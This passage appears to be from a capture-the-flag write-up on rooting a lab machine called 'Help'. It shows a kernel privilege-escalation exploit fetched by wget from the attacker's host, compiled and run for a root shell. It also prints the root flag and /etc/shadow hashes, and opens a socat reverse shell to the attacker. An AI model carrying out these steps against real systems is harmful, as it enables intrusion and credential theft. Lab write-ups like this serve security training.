Linux Kernel < 4.5.1 - Off-By-One (PoC)                                                                        | linux/dos/44301.c
Logpoint < 5.6.4 - Root Remote Code Execution                                                                  | linux/remote/42158.py
```

Transfer the exploit to the help machine using wget:

On local kali desktop,

```
cp /usr/share/exploitdb/exploits/linux/local/44298.c .
```


```
python3 -m http.server 8811
```



```
┌──(root💀kali)-[~/Desktop]
└─# searchsploit -p 44298
  Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/44298
     Path: /usr/share/exploitdb/exploits/linux/local/44298.c
File Type: C source, ASCII text, with CRLF line terminators


┌──(root💀kali)-[~/Desktop]
└─# cp /usr/share/exploitdb/exploits/linux/local/44298.c .

┌──(root💀kali)-[~/Desktop]
└─# python3 -m http.server 8811
Serving HTTP on 0.0.0.0 port 8811 (http://0.0.0.0:8811/) ...
```


On the victim machine,

```
wget http://10.10.14.23:8811/44298.c

gcc 44298.c -o rootme

chmod 755 rootme
```




```
help@help:/home/help$ wget http://10.10.14.23:8811/44298.c
wget http://10.10.14.23:8811/44298.c
--2021-01-26 17:59:24--  http://10.10.14.23:8811/44298.c
Connecting to 10.10.14.23:8811... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6021 (5.9K) [text/x-csrc]
Saving to: '44298.c'

44298.c            100%[===================>]   5.88K  --.-KB/s    in 0s

2021-01-26 17:59:24 (401 MB/s) - '44298.c' saved [6021/6021]

help@help:/home/help$ gcc 44298.c -o rootme
gcc 44298.c -o rootme
help@help:/home/help$ ls
ls
44298.c  help  linpeas.sh  npm-debug.log  rootme  user.txt
help@help:/home/help$ chmod 755 rootme
chmod 755 rootme
help@help:/home/help$ ./rootme
./rootme
task_struct = ffff880039f0c600
uidptr = ffff8800182b0d84
spawning root shell
root@help:/home/help# cd /root
cd /root
root@help:/root# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/root# 
```

And obtain the flags:



```
root@help:/root# cat root.txt
cat root.txt
b7fe6082dcdf0c1b1e02ab0d9daddb98
root@help:/root# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:05:e2 brd ff:ff:ff:ff:ff:ff
    inet 10.129.42.250/16 brd 10.129.255.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:5e2/64 scope global mngtmpaddr dynamic
       valid_lft 86262sec preferred_lft 14262sec
    inet6 fe80::250:56ff:feb9:5e2/64 scope link
       valid_lft forever preferred_lft forever
root@help:/root#
```




```
root@help:/root# cat /etc/shadow
cat /etc/shadow
root:$6$OxFeoGGt$laTXWqq0HJhwOOJEIeBs/NpU9gWaE2CFrJt3auuJKMTos.DtoiPxEt2FIqXJLtmgLcO1TXOkIyMf/Kbb3dcSX.:17863:0:99999:7:::
daemon:*:17743:0:99999:7:::
bin:*:17743:0:99999:7:::
sys:*:17743:0:99999:7:::
sync:*:17743:0:99999:7:::
games:*:17743:0:99999:7:::
man:*:17743:0:99999:7:::
lp:*:17743:0:99999:7:::
mail:*:17743:0:99999:7:::
news:*:17743:0:99999:7:::
uucp:*:17743:0:99999:7:::
proxy:*:17743:0:99999:7:::
www-data:*:17743:0:99999:7:::
backup:*:17743:0:99999:7:::
list:*:17743:0:99999:7:::
irc:*:17743:0:99999:7:::
gnats:*:17743:0:99999:7:::
nobody:*:17743:0:99999:7:::
systemd-timesync:*:17743:0:99999:7:::
systemd-network:*:17743:0:99999:7:::
systemd-resolve:*:17743:0:99999:7:::
systemd-bus-proxy:*:17743:0:99999:7:::
syslog:*:17743:0:99999:7:::
_apt:*:17743:0:99999:7:::
messagebus:*:17862:0:99999:7:::
uuidd:*:17862:0:99999:7:::
help:$6$Tsia2Jca$DZzILaq4zZtu6iehU.Qq3z2Nz849r9atqYsVFAIsKVPgCZ8u6OOiiaV1gGunFFBEzD2iWgDc.Dk3jiM8mOC.l1:17863:0:99999:7:::
sshd:*:17862:0:99999:7:::
mysql:!:17862:0:99999:7:::
Debian-exim:!:17863:0:99999:7:::
```

Bonus 1:getting to tty using socat

Download socat static binary from https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat using a web browser

Host it on a python web server:

```
python3 -m http.server 8811
```




```
┌──(root💀kali)-[~/Downloads]
└─# file socat
socat: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped

┌──(root💀kali)-[~/Downloads]
└─# shasum socat
f1a4abd70f8e56711863f9e7ed0a4a865267ec77  socat

┌──(root💀kali)-[~/Downloads]
└─# python3 -m http.server 8811
Serving HTTP on 0.0.0.0 port 8811 (http://0.0.0.0:8811/) ...
█
```

On Kali, use the command:


socat file:`tty`,raw,echo=0 tcp-listen:4444

On the victim, use the command:

./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444




```
┌──(root💀kali)-[~/Desktop]
└─# socat file:`tty`,raw,echo=0 tcp-listen:4444
root@help:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/root#
```



```
root@help:/root# ./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444
<ec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444
```

Bonus 2: Getting the server timezone

```
date && curl -v http://10.129.86.182
```



```
┌──(root💀kali)-[~]
└─# date && curl -v http://10.129.86.182
Tue 26 Jan 2021 09:30:50 PM EST
*   Trying 10.129.86.182:80...
* Connected to 10.129.86.182 (10.129.86.182) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.129.86.182
> User-Agent: curl/7.72.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 27 Jan 2021 02:30:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Tue, 27 Nov 2018 13:49:28 GMT
< ETag: "2c39-57ba5b7e5205d"
< Accept-Ranges: bytes
< Content-Length: 11321
< Vary: Accept-Encoding
< Content-Type: text/html
<
```